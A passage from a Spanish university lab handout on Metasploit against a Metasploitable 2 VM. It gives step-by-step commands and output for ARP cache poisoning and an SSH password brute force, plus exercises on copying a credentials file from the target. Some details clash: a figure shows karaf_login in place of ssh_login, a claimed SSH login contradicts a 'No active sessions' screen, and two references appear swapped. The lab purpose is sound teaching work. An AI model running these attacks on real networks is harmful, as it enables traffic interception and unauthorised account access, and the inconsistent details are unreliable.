msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.92.130  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:205470 errors:5 dropped:11 overruns:0 frame:0
          TX packets:197986 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12485076 (11.9 MB)  TX bytes:10848935 (10.3 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1847 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1847 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:898181 (877.1 KB)  TX bytes:898181 (877.1 KB)

msfadmin@metasploitable:~$
```

Figura 21: Información necesaria de la máquina atacada.

3. Una vez obtenida la información necesaria, lanzamos la herramienta Metasploit, y utilizamos el comando `search` (véase Figura 22) para buscar un *exploit*

que nos ayude a realizar el *ARP poisoning*.

```
msf5 > search poisoning

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/spoof/arp/arp_poisoning         1999-12-22      normal No      ARP Spoof
1  auxiliary/spoof/dns/compare_results        2008-07-21      normal No      DNS Lookup Result Comparison

msf5 > █
```

Figura 22: Realizamos el *search* para encontrar el *exploit* a utilizar.

```
msf5 > search poisoning

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/spoof/arp/arp_poisoning         1999-12-22      normal No      ARP Spoof
1  auxiliary/spoof/dns/compare_results        2008-07-21      normal No      DNS Lookup Result Comparison

msf5 > use auxiliary/spoof/arp/arp_poisoning
msf5 auxiliary(spoof/arp/arp_poisoning) > █
```

Figura 23: Seleccionamos el *exploit* para el *ARP Poisoning*.

- Una vez seleccionado el *exploit* que vamos a utilizar, gracias al comando `use [exploit a utilizar]` (véase Figura 23), obtenemos información de los parámetros a configurar gracias al comando `info` (véase Figura 24).
- Una vez vemos los diferentes parámetros, configuramos los siguientes gracias al comando `set [nombre del parámetro] [valor del parámetro]`:
 - DHOSTS: Ponemos la IP del equipo destino.
 - INTERFACE: Colocamos la interfaz en la que se encuentre la IP destino.
 - SHOSTS: Ponemos el rango de direcciones IP que serán enviadas para el envenenamiento, irán indicadas junto a la máscara de subred.
 - VERBOSE: Lo cambiamos a *TRUE* para ver cómo se va produciendo el envenenamiento.
- De tal manera que, la configuración final, debería quedarnos algo similar a lo que podemos ver en la Figura 25.
- Una vez configurados los parámetros, activamos el *exploit* gracias al comando `exploit`, y vemos como se realiza el envenenamiento ARP (véase Figura 26).

Práctica 5: Explotación de sistemas, redes y contraseñas (Parte I)

```
msf5 > use auxiliary/spoof/arp/arp_poisoning
msf5 auxiliary(spoof/arp/arp_poisoning) > info

Name: ARP Spoof
Module: auxiliary/spoof/arp/arp_poisoning
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 1999-12-22

Provided by:
  amaloteaux <alex_maloteaux@metasploit.com>

Check supported:
  No

Basic options:


| Name          | Current Setting | Required | Description                                                                             |
|---------------|-----------------|----------|-----------------------------------------------------------------------------------------|
| AUTO_ADD      | false           | yes      | Auto add new host when discovered by the listener                                       |
| BIDIRECTIONAL | false           | yes      | Spoof also the source with the dest                                                     |
| DHOSTS        |                 | yes      | Target ip addresses                                                                     |
| INTERFACE     |                 | no       | The name of the interface                                                               |
| LISTENER      | true            | yes      | Use an additional thread that will listen for arp requests to reply as fast as possible |
| SHOSTS        |                 | yes      | Spoofed ip addresses                                                                    |
| SMAC          |                 | no       | The spoofed mac                                                                         |



Description:
  Spoof ARP replies and poison remote ARP caches to conduct IP address spoofing or a denial of service.

References:
  OSVDB (11169)
  https://cvedetails.com/cve/CVE-1999-0667/
  http://en.wikipedia.org/wiki/ARP_spoofing
```

Figura 24: Información sobre los parámetro del *exploit ARP Poisoning*.

```
msf5 auxiliary(spoof/arp/arp_poisoning) > info

Name: ARP Spoof
Module: auxiliary/spoof/arp/arp_poisoning
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 1999-12-22

Provided by:
  amaloteaux <alex_maloteaux@metasploit.com>

Check supported:
  No

Basic options:


| Name          | Current Setting | Required | Description                                                                             |
|---------------|-----------------|----------|-----------------------------------------------------------------------------------------|
| AUTO_ADD      | false           | yes      | Auto add new host when discovered by the listener                                       |
| BIDIRECTIONAL | false           | yes      | Spoof also the source with the dest                                                     |
| DHOSTS        | 192.168.92.130  | yes      | Target ip addresses                                                                     |
| INTERFACE     | eth0            | no       | The name of the interface                                                               |
| LISTENER      | true            | yes      | Use an additional thread that will listen for arp requests to reply as fast as possible |
| SHOSTS        | 192.168.92.0/24 | yes      | Spoofed ip addresses                                                                    |
| SMAC          |                 | no       | The spoofed mac                                                                         |



Description:
  Spoof ARP replies and poison remote ARP caches to conduct IP address spoofing or a denial of service.

References:
  OSVDB (11169)
  https://cvedetails.com/cve/CVE-1999-0667/
  http://en.wikipedia.org/wiki/ARP_spoofing

msf5 auxiliary(spoof/arp/arp_poisoning) > |
```

Figura 25: Parámetros configurados para el *ARP Poisoning*.

De esta manera tan sencilla, hemos conseguido inundar, y envenenar la tabla ARP del equipo atacado.

```
root@kali: ~  
msf5 auxiliary(spoof/arp/arp_poisoning) > exploit  
[*] Building the destination hosts cache...  
[*] Sending arp packet to 192.168.92.130  
[+] 192.168.92.130 appears to be up.  
[*] ARP poisoning in progress...  
[*] Sending arp packet for 192.168.92.0 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.1 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.2 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.3 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.4 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.5 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.6 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.7 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.8 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.9 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.10 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.11 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.12 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.13 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.14 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.15 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.16 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.17 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.18 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.19 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.20 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.21 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.22 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.23 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.24 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.25 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.26 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.27 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.28 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.29 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.30 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.31 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.32 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.33 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.34 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.35 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.36 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.37 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.38 to 192.168.92.130  
[*] Sending arp packet for 192.168.92.39 to 192.168.92.130
```

Figura 26: Lanzamiento del *exploit* para el envenenamiento ARP.

7. Ataques a contraseñas

Conforme vayamos avanzando en nuestros ataques, y en función de la finalidad del ataque, nos veremos forzados a realizar ataques a contraseñas. Ya sea que queramos

acceder a un servidor, conseguir contraseñas de alguna cuenta, romper un archivo, o cualquiera que sea nuestro propósito. Existen multitud de tipos de ataques de contraseñas: fuerza bruta (método para atacar contraseñas que consiste en probar todas las combinaciones posibles hasta encontrar la correcta), *phishing* (método por el que el atacante engaña a una víctima suplantando a una persona, empresa o servicio, para manipularla u obtener determinada información), ataques con diccionario (método para averiguar una contraseña probando todas las palabras de un diccionario), con *keylogger* (software encargado de detectar, y guardar o enviar, las pulsaciones que se realizan en el teclado, con el fin de obtener información), etc.

Para nuestra práctica, realizaremos un ataque por fuerza bruta para entrar en un servidor SSH (*Secure SHell*) (protocolo que facilita la comunicación segura entre dos sistemas gracias a la arquitectura cliente/servidor, y permite a los usuarios conectarse a un *host* de forma remota) de nuestra máquina atacada.

1. Antes de comenzar a utilizar nuestro *framework* siempre es conveniente actualizarlo para conectar con los últimos *exploits*, así como parches que le hayan sido creados. Para actualizar Metasploit bastaría con ejecutar el comando `apt update` o `apt install metasploit-framework` (véase Figura 12).
2. Realizamos primero una obtención de información (véase Sección 4).
3. Tras la recolección de información, hemos encontrado que nuestra máquina atacada presenta el puerto 22 (asociado a SSH) abierto (véase Figura 27).
4. Procedemos a buscar más información acerca de los *exploits* para atacar SSH, utilizando el comando `search` (véase Figura 28).
5. En este caso vamos a utilizar un módulo auxiliar para realizar la explotación (concretamente uno asociado al *login*). Utilizamos el comando `use [ruta del exploit]` como en los ejemplos anteriores (véase Figura 29).
6. Mostramos los parámetros a configurar gracias a `show options` (véase Figura 30) y los configuramos utilizando `set [nombre del parámetro] [valor del parámetro]`.
 - *VERBOSE*: Lo ponemos a *FALSE* para que no nos muestre todos los intentos que realiza.
 - *USERPASS_FILE*: Colocamos la ruta donde tengamos el archivo diccionario auxiliar. En este caso utilizaremos:
`/usr/share/metasploit-framework/data/wordlists/root_userpass.txt`
 - *RHOSTS*: Colocamos la IP de nuestra máquina atacada.

```
root@kali:~# nmap 192.168.92.130 -p 1-65535
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 19:07 CET
Nmap scan report for 192.168.92.130
Host is up (0.0031s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
38612/tcp open  unknown
51733/tcp open  unknown
56181/tcp open  unknown
58884/tcp open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 22.11 seconds
root@kali:~#
```

Figura 27: Puerto 22 abierto.

De tal forma que nos quedaría como vemos en la Figura 31.

7. El último paso será ejecutar el módulo auxiliar utilizando el comando `run` (véase Figura 32). Veremos cómo se comienza a realizar el ataque de fuerza bruta hacia el servidor SSH.

Práctica 5: Explotación de sistemas, redes y contraseñas (Parte I)

```
msf5 > search ssh
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/windows/ssh/sysex_sshd_keyexchange	2013-03-17	normal	No	Sysex Multi-Server 6.10 SSHD Key Exchange Denial of Service
1	auxiliary/fuzzers/ssh/ssh_kexinit_corrupt		normal	No	SSH Key Exchange Init Corruption
2	auxiliary/fuzzers/ssh/ssh_version_15		normal	No	SSH 1.5 Version Fuzzer
3	auxiliary/fuzzers/ssh/ssh_version_2		normal	No	SSH 2.0 Version Fuzzer
4	auxiliary/fuzzers/ssh/ssh_version_corrupt		normal	No	SSH Version Corruption
5	auxiliary/scanner/http/cisco_firepower_login		normal	Yes	Cisco Firepower Management Console 6.0 Login
6	auxiliary/scanner/http/gitlab_user_enum	2014-11-21	normal	Yes	GitLab User Enumeration
7	auxiliary/scanner/ssh/apache_karaf_command_execution	2016-02-09	normal	Yes	Apache Karaf Default Credentials Command Execution
8	auxiliary/scanner/ssh/cerberus_sftp_enumusers	2014-05-27	normal	Yes	Cerberus FTP Server SFTP Username Enumeration
9	auxiliary/scanner/ssh/detect_kippo		normal	Yes	Kippo SSH Honeypot Detector
10	auxiliary/scanner/ssh/eaton_xpert_backdoor	2018-07-18	normal	Yes	Eaton Xpert Meter SSH Private Key Exposure Scanner
11	auxiliary/scanner/ssh/fortinet_backdoor	2016-01-09	normal	Yes	Fortinet SSH Backdoor Scanner
12	auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	normal	Yes	Juniper SSH Backdoor Scanner
13	auxiliary/scanner/ssh/karaf_login		normal	Yes	Apache Karaf Login Utility
14	auxiliary/scanner/ssh/libssh_auth_bypass	2018-10-16	normal	Yes	libssh Authentication Bypass Scanner
15	auxiliary/scanner/ssh/ssh_enumusers		normal	Yes	SSH Username Enumeration
16	auxiliary/scanner/ssh/ssh_identify_pubkeys		normal	Yes	SSH Public Key Acceptance Scanner
17	auxiliary/scanner/ssh/ssh_login		normal	Yes	SSH Login Check Scanner
18	auxiliary/scanner/ssh/ssh_login_pubkey		normal	Yes	SSH Public Key Login Scanner
19	auxiliary/scanner/ssh/ssh_version		normal	Yes	SSH Version Scanner
20	exploit/apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	No	Apple iOS Default SSH Password Vulnerability
21	exploit/linux/http/alienvault_exec	2017-01-31	excellent	Yes	AlienVault OSSIM/USM Remote Code Execution
22	exploit/linux/http/php_imap_open_rce	2018-10-23	good	Yes	php imap_open Remote Code Execution
23	exploit/linux/http/symantec_messaging_gateway_exec	2017-04-26	excellent	No	Symantec Messaging Gateway Remote Code Execution
24	exploit/linux/http/ubiquiti_aioos_file_upload	2016-02-15	excellent	No	Ubiquiti aIoOS Arbitrary File Upload
25	exploit/linux/local/ptrace_traceme_pkexec_helper	2019-07-04	excellent	Yes	Linux Polkit pkexec helper PTRACE TRACEME local root exploit
26	exploit/linux/ssh/ceragon_fibear_known_privkey	2015-04-01	excellent	No	Ceragon Fibear IP-10 SSH Private Key Exposure
27	exploit/linux/ssh/cisco_ucs_scpsuser	2019-08-21	excellent	No	Cisco UCS Director default scpsuser password
28	exploit/linux/ssh/exagrid_known_privkey	2016-04-07	excellent	No	Exagrid Known SSH Key and Default Password
29	exploit/linux/ssh/fs_bigip_known_privkey	2012-06-11	excellent	No	FS BIG-IP SSH Private Key Exposure
30	exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey	2014-03-17	excellent	No	Loadbalancer.org Enterprise VA SSH Private Key Exposure
31	exploit/linux/ssh/mercurial_ssh_exec	2017-04-18	excellent	No	Mercurial Custom hg-ssh Wrapper Remote Code Exec
32	exploit/linux/ssh/quantum_dxi_known_privkey	2014-03-17	excellent	No	Quantum Dxi V1000 SSH Private Key Exposure
33	exploit/linux/ssh/quantum_vmpro_backdoor	2014-03-17	excellent	No	Quantum VMPro Backdoor Command
34	exploit/linux/ssh/solarwinds_lem_exec	2017-03-17	excellent	No	SolarWind LEM Default SSH Password Remote Code Execution
35	exploit/linux/ssh/symantec_msg_ssh	2012-08-27	excellent	No	Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
36	exploit/linux/ssh/vmware_vdp_known_privkey	2016-12-20	excellent	No	VMware VDP Known SSH Key
37	exploit/multi/http/git_submodule_command_exec	2017-08-10	excellent	No	Malicious Git HTTP Server For CVE-2017-1000117
38	exploit/multi/http/gitlab_shell_exec	2013-11-04	excellent	Yes	Gitlab-shell Code Execution
39	exploit/multi/ssh/sshexec	1999-01-01	manual	No	SSH User Code Execution
40	exploit/unix/http/schneider_electric_net55xx_encoder	2019-01-25	excellent	Yes	Schneider Electric Pelco Endura NET55XX Encoder
41	exploit/unix/ssh/array_vxag_vapv_privkey_privesc	2014-02-03	excellent	No	Array Networks VAPV and vxAG Private Key Privilege Escalation Code Execution
42	exploit/unix/ssh/tectia_passwd_changereq	2012-12-01	excellent	Yes	Tectia SSH USERAUTH Change Request Password Reset Vulnerability
43	exploit/windows/local/trusted_service_path	2001-10-25	excellent	Yes	Windows Service Trusted Path Privilege Escalation

Figura 28: Comando *search* para *ssh*.

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Figura 29: Comando *use* con un módulo auxiliar.

```
msf5 > use auxiliary/scanner/ssh/karaf_login
msf5 auxiliary(scanner/ssh/karaf_login) > show options

Module options (auxiliary/scanner/ssh/karaf_login):

  Name      Current Setting  Required  Description
  ----      -
  BLANK_PASSWORDS  false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false           no        Add all passwords in the current database to the list
  DB_ALL_USERS     false           no        Add all users in the current database to the list
  PASSWORD         no              no        A specific password to authenticate with
  PASS_FILE        no              no        File containing passwords, one per line
  RHOSTS           yes             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT            8101            yes       The target port
  THREADS          1               yes       The number of concurrent threads (max one per host)
  TRYDEFAULTCRED   true            yes       Specify whether to try default creds
  USERNAME         no              no        A specific username to authenticate as
  USERPASS_FILE   no              no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false           no        Try the username as the password for all users
  USER_FILE        no              no        File containing usernames, one per line
  VERBOSE          true            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/karaf_login) >
```

Figura 30: Vemos los parámetros a configurar de *login*.

Práctica 5: Explotación de sistemas, redes y contraseñas (Parte I)

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.92.130
RHOSTS => 192.168.92.130
msf5 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
userpass_file => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose false
verbose => false
msf5 auxiliary(scanner/ssh/ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	192.168.92.130	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/root_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

Figura 31: Parámetros configurados gracias al comando *set*.

8. Cuando, a partir del fichero de contraseñas **root_userpass.txt** que hemos seleccionado previamente, se encuentre la coincidencia entre la contraseña real, y una de las que aparecen en nuestro fichero, habremos conseguido acceso en el servidor SSH. Ya podremos ver las sesiones activas utilizando **sessions** (véase Figura 33) y utilizarlas aplicando **sessions -i [número de sesion a utilizar]**.

```
msf5 auxiliary(scanner/ssh/ssh_login) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > █
```

Figura 32: Comando *run* aplicado.

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions
root
Active sessions
=====
root Next
No active sessions.
```

Figura 33: No tenemos ninguna sesión activa.

De esta manera, gracias a un ataque de contraseñas utilizando fuerza bruta con unos simples diccionarios, que hemos descargado previamente, hemos podido acceder a un servidor SSH, comprobado todas sus sesiones, y obtenido el control de la que queramos.

8. Ejercicios

1. Realiza todos los pasos descritos en este enunciado de prácticas desde la instalación de Metasploit hasta llevar a cabo los ataques de sistemas, redes y contraseñas. Comenta brevemente cada paso y toma capturas de pantalla que demuestren la ejecución de dichos pasos.
2. Además de las vulnerabilidades vistas a lo largo de la práctica, otra muy usada es la explotación de servicios web. A través de esta podríamos pasar información (documentos) de una máquina a la otra, pudiendo descargar cualquier contenido de la máquina atacada. Por ejemplo, vamos a suponer que las claves de acceso a la base de datos instalada en *Metaspoitable 2* se almacenasen en el directorio `/home/msfadmin/vulnerable/mysql-ssl/mysqlld.gdb`. ¿Cómo podríamos usar la explotación de servicios web para copiar dicho fichero a nuestra máquina Kali para posteriormente obtener las contraseñas?
3. A la hora de realizar ataques a contraseñas, una de las herramientas más famosas es *John the Ripper*. ¿Qué hace y cómo funciona esta herramienta?
4. Durante la realización de esta práctica hemos visto la facilidad de ataque a una máquina vulnerable, ¿cómo podríamos protegernos y evitar vulnerabilidades en nuestras propias máquinas?

Referencias

- [1] *Metasploit Cheat Sheet*. <https://github.com/corebit/awesome-pentest-cheat-sheets/blob/master/docs/Metasploit-CheatSheet.png>, visitado el 07/11/2024.
- [2] Gordon Lyon: *Metasploit web oficial*. <https://www.metasploit.com/>, visitado el 07/11/2024.
- [3] René Molenaar: *Explicación ARP Poisoning*. <https://networklessons.com/switching/arp-poisoning>, visitado el 07/11/2024.
- [4] Pablo González Pérez y Borja Merino: *Hacking con Metasploit : advanced pen-testing*. 0xWORD, 2018, ISBN 978-84-697-9751-8.
- [5] Radware: *¿Qué es el ARP Poisoning?* <https://security.radware.com/ddos-knowledge-center/ddospedia/arp-poisoning/>, visitado el 07/11/2024.
- [6] Rapid7: *Metasploitable version 2 web oficial*. <https://metasploit.help.rapid7.com/docs/metasploitable-2>, visitado el 07/11/2024.
- [7] Rapid7: *Nmap web oficial*. <https://nmap.org/>, visitado el 07/11/2024.
- [8] Offensive Security: *Kali Linux web oficial*. <https://www.kali.org/>, visitado el 07/11/2024.
- [9] The Wireshark team: *Wireshark web oficial*. <https://www.wireshark.org/>, visitado el 07/11/2024.